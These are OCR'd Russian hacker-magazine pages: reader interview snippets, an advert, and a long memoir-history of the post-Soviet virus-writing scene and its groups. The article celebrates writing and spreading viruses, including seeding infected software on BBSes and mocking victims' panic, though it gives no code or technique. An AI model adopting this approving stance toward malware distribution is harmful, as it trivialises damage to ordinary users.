P: Раньше у меня были девушки, так или иначе связанные с компьютерными технологиями: программерша, админша. Сейчас у меня девушка, мало разбирающаяся и понимающая в технике. Не жалуюсь.

W: Девушка-хакер? Нет, это уже слишком. Девушка должна быть хорошей женой и мамой, а не маньячкой. Должна уметь готовить =). Я предпочитаю порядочных, в меру скромных, симпатичных и умных представительниц женского пола. Такая девушка нужна для семейной жизни. А безбашенные - это на один день.


Хакер :)



M: Какие открытия ты бы хотел увидеть в ближайшем будущем?

D: Хочу, чтобы ученые скорее завершили работу по расшифровке ДНК, вернее генома человека, и применили на практике полученные знания. Типа для лечения болезней и т.д.

А НЕ хочу - создания искусственного интеллекта. Думающая машина - это, наверное, самое страшное.

G: Меня больше всего интересуют открытия, связанные с космосом, звездами. Я бы очень хотел дожить до тех времен, когда люди начнут общаться с пришельцами.

Gr: Я бы хотел узнать природу космоса, что творится вокруг нашей солнечной системы, и есть ли предел вселенной. Надеюсь, доживу до того момента, когда хоть что-то станет известно =).

1: Чтоб ученые нашли способ сделать человека бессмертным, а также способ, при котором человек мог бы спать по 5 минут в сутки и при этом полностью высыпался (о! я тоже об этом мечтаю! - Прим. mindw0rk).

P: Открытие кода WinSrv2k3.

W: Узнать сущность бытия и образования мира (как было все на самом деле). Есть ли жизнь вне Земли.

M: Какие книги, по-твоему, развивают интеллект человека? Пару примеров.

D: Например, книга Н. Богомолова «Момент истины» («В августе 44-го») или А. Дюма «Граф Монте Кристо».

G: В принципе, любая книга создана для развития человеческого интеллекта. Я бы выделил для начала Библию, книги по философии, ну и Камасутру. Последняя не совсем для интеллекта, но тоже полезна.

Gr: Книга Марио Пьюзо «Крестный отец». Здравые вещи излагает Марио. И вообще вся художественная литература.

1: Имхо, книги не дадут тебе интеллекта. Они могут дать тебе знания, информацию, а интеллект - это умение использовать полученные знания. Книги дадут тебе пищу для ума, но не научат думать. Вообще, из художественной литературы я люблю почитать авторов типа Лавкрафта или Блоха. Хотя, конечно, в основном читаю различного рода техническую литературу. А насчет интеллекта - это к маме с папой =).

P: Любые книги наводят на размышление, особенно такие психоделические, как «Колобок» и «Золотая рыбка». Сам предпочитаю техническую документацию и киберпанк. Из последнего, например, Руди Рукер «Программа».

W: Мне нравятся «Как закалялась сталь» Островского, «Война и Мир» Толстого.

Интеллект развивают книги по математике.

M : Каким ты видишь свое счастливое будущее?

D: Уютный домик с садом и видом из окна на какой-нибудь красивый пейзаж и много-много свободного времени.

G: Вообще хотелось бы быть президентом. Но так как это не очень-то реально, собираюсь стать программистом в финансовой компании.

Gr: Выучиться, организовать прибыльный бизнес, завести нормальную семью и жить спокойно.

1: Куча свободного времени и счет в швейцарском банке с кругленькой суммой. А сам я на Гаваях пью пиво в шезлонге со своей девушкой.

P: Счастливого будущего не вижу - такой я по природе. Не люблю думать, как все будет хорошо и замечательно. Лучше знать, что пока не стало совсем плохо, надо что-то успеть сделать.

W: В будущем планирую устроиться в софтверную фирму (есть даже диплом от MS), завести семью и т.д.





HACKERS CAN TURN YOUR HOME COMPUTER INTO A BOMB

...& blow your family to smithereens!


Sickos can wreak death and destruction from thousands of miles away!

Вырезка из газеты



Счастливого плавания в Internet!

Мы не просто сменили упаковку...
Теперь в комплекте – оптимизированные драйверы под российские телефонные линии, ПО для настройки модема, документация на русском языке.
Два года гарантии.
Техническая поддержка пользователей на сайте: www.acorp.ru
В августе – начало продаж новой серии факс-модемов Sprinter от компании ACORP.





www.acorp.ru

Jason X (box667@rambler.ru)

CENSORED

10 ЛЕТ VX-СЦЕНЫ

Опрятные программисты в галстуках и белых рубашках, отсиживающие свой фултайм в офисе за написанием удобных пользовательских интерфейсов к базам данных, назовут вирусы самой бесполезной областью программирования. Кому нужны сотни тысяч маленьких программ-паразитов, заполняющих Сеть? В лучшем случае они не мешают пользователю мочить виртуальных монстров и писать любовные послания в чатах, в худшем - открыто нарушают установленный человеком порядок: компьютер должен делать то, что ему приказали, и ничего больше.


ВОСПОМИНАНИЯ ИЗВЕСТНОГО ВИРУСМЕЙКЕРА

Вирусы чем-то напоминают человека, борющегося за свое существование, отвоевывая жизненное пространство у системы. Те, кто видит себя лишь винтиком в огромном механизме, никогда не поймут вирусописателей, говорящих с компьютером на его языке, находящих самовыражение в машинном коде.

ЗАРОЖДЕНИЕ VX-СЦЕНЫ

VX-сцену иногда переводят как «Virus eXchange», то есть обмен вирусами. Но это не так. Менялы, они же коллекционеры, они же трейдеры - отдельное явление. Стервятники, питающиеся на полях интеллектуальных побоищ и торгующие найденными вирусами, устанавливая курс обмена новых вирусов на старые. В России этот вид деятельности не прижился. Европейские трейдеры здравствуют и по сей день. VirusBuster из Испании, SledgeHammer из Италии – их хорошо знает каждый посетитель канала #virus. Они ищут свежачок для пополнения своих коллекций, но передавать им новые вирусы опасно. Ради классификации зверя они готовы сдать его в антивирусную компанию. Сам VirusBuster в этом году в журнале Virus Collecting Magazine признался, что иногда такое бывает. Они сильно подорвали доверие российских вирмейкеров и перестали получать новинки, но европейские коллеги, похоже, не придали этому значения.

Вирусная сцена как сообщество людей, увлеченных компьютерными вирусами, образовалась из публикаций. О существовании таинственных программистов, постигших искусство создания кибернетической жизни, мы узнавали из книг, газет и описаний к антивирусу Aidstest. В результате появилась мысль: «Если кто-то может, значит, и я могу!». Мы пробовали, у нас получалось, о нас писали. «Компьютерные легенды», изолированные друг от друга, читали о таких же легендах, как и они сами. Одной из первых легенд VX-Сцены был Dark Avenger, поклонник группы Iron Maiden с живым мертвецом Эдди на обложках альбомов. Ему вирмейкер посвятил целую серию вирусов. «Eddie lives... somewhere in time», - этот текст находил каждый, кто открывал исходники его вирей.



Начало эпидемии вирмейкерства в СНГ положила 90-страничная книжка-растрепайка «Пишем вирус и антивирус», выпущенная в 1991 году в Москве безвестным П.Л. Хижняком. Несмотря на множество ошибок и откровенно передранный код без перевода англоязычных комментариев, это было лучше, чем ничего. Хижняк показал всем, что вирусы - это не так уж сложно и вполне доступно грамотному программисту. Вскоре после появления книги были выпущены сотни разновидностей нерезидентного COM-инфектора, заражающего файлы в текущей директории. Помнится, мне попадались несколько экземпляров книжки Хижняка, исчерканных комментариями и поправками от руки начинающих вирмейкеров.


Лозинский, автор Aidstest

Кроме учебных пособий, в 1990 и 1992 годах вышли книги-описания вирусов и примерных алгоритмов их работы - «Компьютерная вирусология» киевского вирусолога Безрукова и «Компьютерные вирусы в MS-DOS» Касперского. Еще было описание из антивируса Aidstest, где с нелюбовью к вирмейкерам 48-летний Дмитрий Лозинский рассказывал о том, что делает каждый пойманный им экземпляр. Эта небольшая библиотечка заменила для нас все остальные книги. Оттуда мы черпали вдохновение, новые технологии, соревновались с теми, кто попал в историю, и, главное, узнавали, что мы не одни.

Так начиналась эпидемия вирмейкерства в России и странах СНГ, и вряд ли ее могли избежать те, кто интересовался программированием. Их путь лежал в вирмейкерство, потому что выбора, по большому счету, не было. Где еще можно что-нибудь натворить (во всех смыслах), проявить свои умения и самовыразиться? Идти в услужение неблагодарным пользователям? Они всегда найдут повод обругать автора за кривую менюшку. Кодить демки для тех, кто ничего не понимает ни в графике, ни в программировании? Демки, несомненно, тоже требуют креативного мышления и знаний. Но что может быть более увлекательным, чем война? Битва умов - молодых, энергичных, изобретательных - против алчных антивирусников, которые считают, что все знают и умеют. Война агрессивная, в нападении, находясь всегда на шаг впереди сильного противника.

Интерес к вирусам изрядно подогревался желтой прессой. Мифические телеги о вирусе 666, убивавшем картинкой, о программах, сжигающих оборудование, вызывали ажиотаж. Количество вирмейкеров в начале 90-х в СНГ стало расти, и к 1995 году настал самый пик активности. Именно в это время образовалась вирусная сцена.

PHALCON/SKISM И 40HEX

Пока российские, украинские и белорусские программеры изучали исходники из книги Хижняка, в США сцена уже активно жила своей жизнью. Сейчас трудно представить, что 13 лет назад Штаты были страной процветающего киберандеграунда. Сегодня от хваленой заокеанской свободы осталась только статуя - каждый законопослушный юзер имеет все шансы загреметь в тюрьму или попасть на баксы всего лишь за скачивание по сетке халявных MP3.

В начале 90-х интернет был недоступен даже американским массам, и основным средством коммуникации были станции BBS. Именно через них общались электронные подпольщики, зачастую делая это бесплатно за счет глюков АТС. С 1990 по 1995 на этих BBS осело огромное количество электронных журналов и разнообразных текстов по хакерству, фрикингу, взрывотехнике, западлостроению и, конечно, вирусам.

Первой всемирно известной группой стала объединенная Phalcon/SKISM. В июне 1991 года они выпустили первый вирмейкерский электронный журнал «40Hex» (символ 40h означает «@», хотя точная истории происхождения имени неизвестна). За 4 года группа выпустила 14 журналов.

«Это низкие и грязные журналы, в которых даются примеры написания вирусов. И они содержат код, который можно скомпилировать в вирусы. Если ты антивирусная сволочь или имеешь какие-то психологические проблемы относительно вирусов - сотри эти файлы. Они не для тебя», - такое обращение авторы опубликовали в первом номере.

К 1992 году группа собрала 16 человек: сисопов BBS, программистов на PC, Amiga, Macintosh и авторов статей. Они были настоящими киберпартизанами и не ограничивались только изданием журналов. Почти в каждом выпуске рассказывается о том, как участников ловила полиция и наказывала американским рублем за фрикинг.

«Сижу я в своей машине и связываюсь с BBS, мимо проходит мент - один раз, другой. Наконец, он подходит ко мне: "У вас все в порядке?". И тут замечает провод, который тянется от машины к таксофону...».

Вирусы распространялись везде, где только возможно, - в школах, институтах.

«Как-то я заразил своим вирусом все школьные компьютеры, администрация вытащила все винчестеры и запрятала их в шкаф...».

Phalcon/SKISM была активной до апреля 1995. После этого информации о ней больше не поступало.

FEAR OF THE DARK

«Настольные книги вирмейкера» сделали свое дело. Оказалось, что наши умеют писать не хуже американцев, вирусные базы Aidstest стали толстеть, описания вирей в них становятся все интереснее. Но кроме этой информации, никакой другой не было. ФИДО, где царила «дружеская» атмосфера жестких правил, ничем помочь не могло, а сисопы BBS боялись вирусов не меньше, чем обычные пользователи.

Первые упоминания о русских вирусных группах можно отнести к 1993 году, когда в описаниях несколько раз появилось сокращение FotD.

«Dread.2163 Содержит текст:

Eddie lives...somewhere in time! Eddie 2 or Infinite Dreams virus by

FotD (C) Dread Lord, 1993, 1994 Thanx to the Dark Avenger DDT -- LAME!

FotD - RULEZ».


Fear of the Dark (название альбома Iron Maiden, дань Dark Avenger'у), по неподтвержденным данным, занималась крекерством софта и варезом. Вирусами здесь, вероятно, интересовался только 19-летний Dread Lord, который когда-то в интервью заявил, что «пока у него нет своих детей, он будет создавать виртуальных». Массовостью группа не отличалась и после нескольких появлений в вирус-листах исчезла из поля зрения.

STEALTH GROUP

Первая массовая группа на постсоветском пространстве возникла летом 1994 года в Киеве. История Stealth group тесно связана почти со всей вирусной сценой стран СНГ благодаря активности лидера - LovinGOD'а, искавшего контактов со всеми, кто интересовался вирусами, и пытающегося всех объединить. Группа просуществовала шесть с половиной лет, после чего была официально закрыта в феврале 2001-го. Однако на этом ее деятельность не закончилась: полгода она действовала как сильно законспирированная организация с жестким отбором кандидатов, затем LG организовал лабораторию-коммуну. Четверо вирмейкеров жили вместе на одной квартире и разрабатывали какой-то проект. Но психологические разногласия привели к распаду в феврале 2002. Если бы не один из ее участников, Товарищ Садист, отмазанный по уголовному делу за вирусы, возможно, никто бы никогда не узнал о существовании последнего проекта. Сейчас у LG свой сайт (http://lovingod.host.sk), а сам он называет себя маргинальным веб-мастером, не имеющим отношения к киберандеграунду.

Вот что он рассказывает об истории создания SG:

«Первый боевой вирус я получил в 1992 году в Москве, куда ездил на концерт Sepultura. Старый школьный друг, компьютерный гений, передал мне дискету с собственноручно созданным простым, но очень коварным зверем. Он отслеживал смену директорий и просто перезаписывал собой все найденные в ней исполняемые файлы. Зараженный файл ничего, кроме заражения, не делал и просто выходил в командную строку. Юзер, на комп которого попадал зверь, в недоумении лихорадочно бегал по директориям, запуская все файлы подряд, потом пробовал запускать копии с дискет, потом тащил дискеты на другие компьютеры... Когда я слегка распространил его в Киеве, в институте и через знакомых, отзывы о панике жертв были смешны до слез. Я твердо решил научиться программировать. Не на



Логотип SG



Баннер SG



Phone Loosers of America. «Нас не остановишь»

Паскале и Бейсике, которые немного знал, а на языке машинного кода - Ассемблере. Именно на нем с компьютером можно сделать все, что угодно. Написав свой первый нерезидентный инфектор com-файлов, я распространил его в компьютерном классе института. Здесь даже никто не подозревал, что вирусы существуют в живом виде. «Это не может быть вирусом, потому что не ловится сканером Aidstest», - с умным видом говорил мне «всезнающий» заведующий классом. Грустно и смешно.

Я пытался найти других вирмейкеров, но вокруг не было ни одного знающего человека.

Летом 1994 года появилась идея создать своего рода тусовку по интересам, в которой вирмейкеры могли бы общаться с себе подобными, обмениваться информацией, учиться и показывать друг другу свои творения.

Во время летних каникул, которые я проводил в компьютерном классе института, мне встретился Crazy. Он искусно ломал игрушки, меняя в них все, что можно заменить. Он знал Ассемблер и по виду был человеком увлеченным и безбашенным. Вирусы он не писал, но глаза его загорелись. И началось! Нас стало двое, и мы решили организовать группу. Назвали ее просто - Computer Virus Club. Я был президентом, а Crazy - вице-президентом. Он же придумал и название - Stealth. Людей мы искали старым добрым способом - при помощи листовок. Гуляя по ночному Киеву с пивом, пачкой распечатанных на матричном принтере листков «Авторы вирусов, объединяйтесь! Приглашаем вас к общению. Computer Virus Club Stealth. Почта такая-то, абонентский ящик такой-то» и тюбиком ПВА, мы обклеивали остановки и столбы. Ящик я завел на почте, чтобы не указывать в объявлениях никаких координат. Одно из объявлений, написанное между буквами станции метро Лыбидская простым карандашом по железу, провисело несколько лет. Команда постепенно собиралась: Eternal Maverick, IntMaster, Populizer - все они были классными программерами на Ассемблере.

Было и большое количество заинтересованных людей, приходивших просто пообщаться, потусоваться с авторами вирусов. Самым старшим был Victrix - 26-летний прикол, ведущий свободный образ жизни. «Это вы работаете, а я зарабатываю», - сказал он ментам, когда те его спросили как-то о месте работы. В анкете - каждый кандидат в группу должен был ее заполнить - он написал: «Мечтаю изобрести вирус, который убивает юзеров в радиусе 30 метров». Через три года Victrix погиб при загадочных обстоятельствах.


Клуб удался, если не считать стабильного утреннего бодуна. Мы даже перенесли встречи на субботу, чтобы к понедельнику все чувствовали себя нормально. Написал нам и один ученый дядька, не от мира сего, интересовавшийся всем - от восточных языков до физики, химии и вирусов. На своем компьютере-клавиатуре «Поиск-1» он скопировал мне шесть выпусков журнала 40Hex. Я и понятия не имел о том, что такое электронный журнал, и уж тем более не мог предполагать, что вирмейкеры таким образом распространяют свои знания. После прочтения появилась мысль: «А не сделать ли журнал на русском языке?». Сказано - сделано. Название я взял из песни Sepultura «Infected Voice». Оно даже Касперскому «понравилось». В одном из интервью (очевидно, имеется в виду мое интервью для][Спеца по вирям. - Прим. mindw0rk) он отозвался о журнале примерно так: «Одно название журнала говорит о том, что у людей не все в порядке с головой».

> Он искусно ломал игрушки, меняя в них все, что можно заменить.

ПРОТИВОСТОЯНИЕ ФИДО

Eternal Maverick готовил к выпуску в свободное плавание своего деструктивного Killer'а, и все вместе мы делали журнал. Распространение двух релизов было решено провести одновременно. Телефон, номер которого не брали АОНы, был у меня на работе. А тут и носитель подоспел - диковинный антивирус DrWeb, который Crazy привез из Москвы. В конце сентября 1994 года, сидя на сдвоенной квартире в районе Отрадного рынка, где располагалась фирма, я и Eternal Maverick упорно пытались дозвониться до киевских BBS. От одного имени в аплоад летел зараженный DrWeb, а от другого - наш первый журнал.

Скучные разборки фидошников, которые годами обсуждали, кто в сети главный, мерялись умением настраивать склеенный bat-соплями софт для своих конференций и задавали друг другу глупые вопросы о вирусах,



Логотип 29A

закончились. Виртуальную канализацию прорвало. За несколько месяцев мы собрали два мегабайта ругани в вирусных конференциях ФИДО. Был создан штаб по нашему отлову, разъяренная публика искала наглецов, чтобы оторвать яйца и все остальное. Мы тогда были не в курсе, что на самом деле из себя представляют фидорасы, поэтому стремались. Но они нас не нашли. В любом случае мы решили успокоить публику, и второй номер журнала вышел в миролюбивом духе. Мы убедительно сообщили, что не пишем деструктивных вирей. Как ни странно, поверили.

Вирус Маверика, кстати, устроил неплохие разрушения. Но в алгоритме Maverick.1536 была ошибка - винчестер не стирался. Бомбой стал DrWeb, который не умел расшифровывать диск после удаления вируса OneHalf. В декабре нам сделали абсолютно бесплатную рекламу на всю Украину. Некий фидошник Воронов решил нас обгадить в газете «Компьютеры + программы». Статья на три четверти страницы А3 рассказывала о том, какие мы плохие и как мы похожи на тех, кто кидает ампулы с холерой в городской водозаборник. В конце умник призвал общественность персонально выразить возмущение, написав письмо на абонентский ящик группы. Примерно десять человек из разных регионов Украины откликнулись и присоединились к SG. А в газету была написана контрстатья «Так ли страшен черт, как его малюют?», где рассказывалось о том, что вирусы - это не обязательно деструктивно, но однозначно интересно.

Поскольку путь в ФИДО был для нас закрыт, а сама сеть неприемлема из-за жестких правил, Sam предложил создать свою сеть. Через несколько дней в городе заработал первый узел первого «левонета» - NASNet. Слоганом стали слова из песни Егора Летова: «Нас нет - здорово и вечно». Никаких правил в сети не было. Так прошла первая половина 1995 года.

К концу декабря вышло уже 8 номеров журнала. Клуб разрастался, и через год нас было уже 70 человек. NASNet собрал около ста, составив небольшую конкуренцию ФИДО. У нас было с кем и о чем поговорить - по большей части, в клубе находилась интеллектуальная публика, отличавшаяся от серой массы. Мне было не до учебы, я устроился на работу и вылетел из института. Пришли повестки. Под Новый год я уехал в Москву на пару недель, а на самом деле - почти на шесть лет».

VLAD

В 1995 году киберандеграунд США стал загибаться. Одних прижали, другие вернулись к повседневной жизни. Исчез 40Hex, перестали выходить журналы и тексты. Америка перестала быть пупом вирусной сцены. Одновременно с этим по всему миру: в Австралии, Европе, Южной Америке - стали образовываться новые группы. DOS медленно умирал под давлением Windows 95, а мир превратился в большую деревню Интернетовка.

В июле 1994 года в Сети появился первый номер журнала VLAD от австралийской группы с одноименным названием. Это было уже не детство авторов 40Hex с нерезидентными инфекторами и примитивными конструкторами. Технологии stealth, шифрование, перепрограммирование Flash BIOS,

вирусы под Windows 3.11 - вот лишь небольшой список вещей, о которых рассказал журнал. В 6-м номере (февраль 1996) был представлен первый в мире вирус под Windows 95. Концептуальный, наскоро написанный, но отворяющий перед вирусмейкерами дверь к новой оси. Он до сих пор служит букварем для программистов.

Группа VLAD просуществовала два года с небольшим. В октябре 1996 вышел последний выпуск журнала, в котором Quantum, Qark и Metabolis объявили об уходе со сцены. Место действия переместилось в Европу. В декабре того же года вышел первый журнал 29A - самой высокотехнологичной группы в истории вирусной сцены.

ДАЛЬНЕЙШЕЕ РАЗВИТИЕ СЦЕНЫ

Географическая удаленность исчезла. Мы все были рядом, на каналах IRC-серверов. Там можно было встретить практически всех известных вирмейкеров и даже взять невнятное интервью у Dark Avenger, если верить автору из Infected Voice 15. IRC была и огромной виртуальной лабораторией, где можно было всегда получить совет или узнать о новых разработках, и лавочкой возле подъезда, где можно узнать последние сплетни и сообщить что-нибудь по секрету всему свету.

Вирмейкеров из России уважали, причем до такой степени, что пытались учить русский язык. Может быть, из-за того, что буржуев смущала кириллица, на которую мы периодически соскакивали с ломаного английского. Некоторые известные личности из России участвовали в 29A, а в Stealth group состояли вирмейкеры из Бразилии, Австралии, Аргентины, США, Словакии и других стран. Раз в год в Европе устраивались вирусные тусовки, где все общались, нажирались и укуривались.

Сцена была веселым и полезным местом, но самые лучшие и нашумевшие вирусы (OneHalf, CIH, ILoveYou) происходили не отсюда. Их делали одиночки, стоящие отдельно от сцены.

В 1996-2001 годы вирусной столицей России и всего СНГ стала Москва. Во-первых, здесь жили не менее пяти очень сильных вирмейкеров, во-вторых, перехав сюда, LovinGOD активно начал искать, знакомиться и знакомить между собой всех вирмейкеров. Самолюбивые и тщеславные «продвинутые» не очень любили Stealth group. Они опасались, что SG присвоит себе их брэнд, и считали себя суперменами только потому, что лучше всех разбираются в вирусах. Но, шаг за шагом, LG собрал всех знаменитостей вместе, и они стали общаться. Раз в неделю, на выходных, небольшая группа людей собиралась у первого вагона метро Охотный ряд и потом уезжала в более уединенные места поговорить и выпить пива. Black Angel, Lord Asd. SSR, Z0mbie - нигде в мире не было такого средоточия известных вирмейкеров, как в Москве. Даже 29A собиралась проводить одно из ежегодных сборищ в России, но потом чего-то испугалась.

Вирмейкерские группы развивались и в Минске, однако завязать с ними контакты не удалось. В Киеве продолжали существовать Stealth group и NASNet, который подключили к филиалу, созданному в Москве. В апреле 1998 года SG Kiev, возглавляемая Dirty Nazi, закрылась после выпуска 12-го номера журнала.

Вирусная сцена проникла даже в Среднюю Азию. Летом 1996 года был создан киргизский филиал Stealth group - SG Bishkek, собравший 12 человек, из которых половина была местными, как и ее 16-летний руководитель.


Развитие московской сцены продолжилось созданием группы Misdirected Youth, возникшей на почве конфликта с LovinGOD'ом - чем дальше, тем жестче были отбор и организованность в Stealth group. Со временем SG стала еженедельно устраивать «бойцовские клубы» в Царицыно, требовать от членов жесткой конспирации и строгого неприятия обывательского образа жизни. Многих это не устраивало, и в Москве возникла параллельная тусовка без ярко выраженного лидера, собиравшаяся отдельно.

> В 1996-2001 годы вирусной столицей России и всего СНГ стала Москва.



Скриншот сайта ilf.net (1996-1997)


Киев. Склоны Днепра. Зеленый театр. Здесь проходили тусовки SG


Скриншот сайта Hungup Team

В июле 2000 года в интернете появился онлайновый журнал Top Device, который выходил в 1997-м как хакерский, в основном по сетям X25. Он стал еще одним островком сцены, вскоре объединившись в области вирусных новостей с интернет-проектом DIP, который выпускался LG инкогнито.

Инициативные молодые программеры после общения с вирмейкерами на IRC вдохновлялись идеей объединения, что приводило к появлению все новых команд. Осенью 1998 года в средней полосе России образовалась SMF, она же Duke Virus Labs (DVL). Никаких высоких технологий ребята не показали - их «продукцией» были вирусы на Паскале и bat-языке DOS. Здесь они дошли до полиморфизма, но, в любом случае, их вирусы были нежизнеспособными. Еще страстью таких вирмейкеров было соревнование на самый маленький вирус. Не особо продвинутые посетители конференций ФИДО pvt.virii и su.cm занимались, в основном, bat'ом, pascal'ем и «кто напишет короче».

В 1996-97 годах в России также действовала группа Soldiers of Satan, писавшая довольно серьезный код, а в районе 2000-го в интернете открылся сайт SBVC вирус-клуба «Сибирские медведи». Этот сайт закрылся летом 2004-го после того, как пресса обвинила Hangup Team в мощной вирусной атаке. Группа, основанная в Архангельске примерно в 1998 году, а теперь, по слухам, находящаяся за пределами СНГ, серьезно занята коммерческим андеграундом. Она тоже присутствовала на сцене, скорее в рекламных целях, на форуме сайта. И вот главный «медведь» испугался шумихи в прессе, смалодушничал и закрыл сайт целиком.

МОИ СЕТЕВЫЕ ДРУЗЬЯ

В 1996 году в России возникло уникальное для мировой вирусной сцены явление - группа вирмейкеров, симпатизирующих антивирусным компаниям и создавших свой антивирусный андеграунд. Началось все с конференций pvt.virii и su.cm в ФИДО, а затем в том же году в Республике Коми был создан сайт virus.komi.ru. Группа получила на сцене издевательское название «Мои сетевые друзья» по названию раздела, где были вывешены фотки бывших и действующих вирмейкеров-антивирусников. Не пойдя дальше тех же вирусов на Паскале и bat-языке DOS, ребята развили бурную деятельность. Лидером странного движения стал Игорь Дикшев aka RedArc из Тулы, ныне проживающий в Германии. Среди прочих следует отметить талантливого вирмейкера Populizer'а, который перереметнулся на сторону интеллектуального врага, как он заявлял, в поисках славы. В 1997-98 годах его устроили в Лабораторию Касперского люди, исключенные из SG за симпатию к антивирусникам, но проработал он там всего несколько месяцев. Кстати, эти люди затем выпустили два выпуска своего журнала Divide by Zero, в котором большая часть была посвящена нападкам на LovinGOD'а. В деятельности «Сетевых друзей» он не участвовал, но был в списке.


Скриншот virus.komi.ru

В сентябре 1996 года RedArc выпускает первый номера журнала MoonBug, посвященного вирусам на Паскале, bat и вирусам с минимальной длиной. Последний известный мне номер MoonBug, девятый, выпущен в январе 1999-го. В 1998 году выходит еще один журнал «Земский фершал», где описываются технологии борьбы с вирусами и, собственно, сами вирусы, но в таком виде, чтобы по описанию нельзя было создать свой.


РЕЙД ПРОТИВ LG


Бурная деятельность вирусописателей не могла не заинтересовать органы. Не низкоквалифицированное управление МВД, которое неспособно раскручивать дела при малейшем отсутствии «Виноват, я больше не буду» со стороны пойманного, а не менее некомпетентное ФСБ. Агенты этой организации занимались сбором информации под девизом «Хочу все знать». В первую очередь, они навербовали стукачей, которые периодически сливали им логи с вирусных каналов IRC и передавали в контору подборку трафика сети NASNet. Из логов они узнали ip-адрес «паблик енеми намбер ван» LovinGOD'а и начали действовать, как обычно, «кухонными» методами. План был прост - лишить LG работы и выдворить из Москвы, чтобы сцена заглохла. Будь у них повод для обвинения, они бы его сразу предъявили и лидер SG был бы арестован. Но никакого обвинения не было. Двое дядечек с ксивами пришли в офис одной компании и рассказали директору фирмы о том, кто на самом деле работает у них программистом на Дельфи. В частности, была упомянута придуманная LG идеология киберфашизма, вдохновленная книгой "Майн Кампф" и шестью бутылками темной "Балтики". А самое главное - они взяли с директора подписку о неразглашении, что распространялось и на самого LovinGod'а. Бедняга так офигел, что вызвал LG потом к себе и намеками рассказал все до мельчайших подробностей. LG уволили, он исчез в неизвестном направлении. Главная страница сайта Stealth group превратилась в красное пустое место без комментариев. Вообще, о работе ФСБ против сцены можно написать отдельную книгу, но время ей еще не пришло.

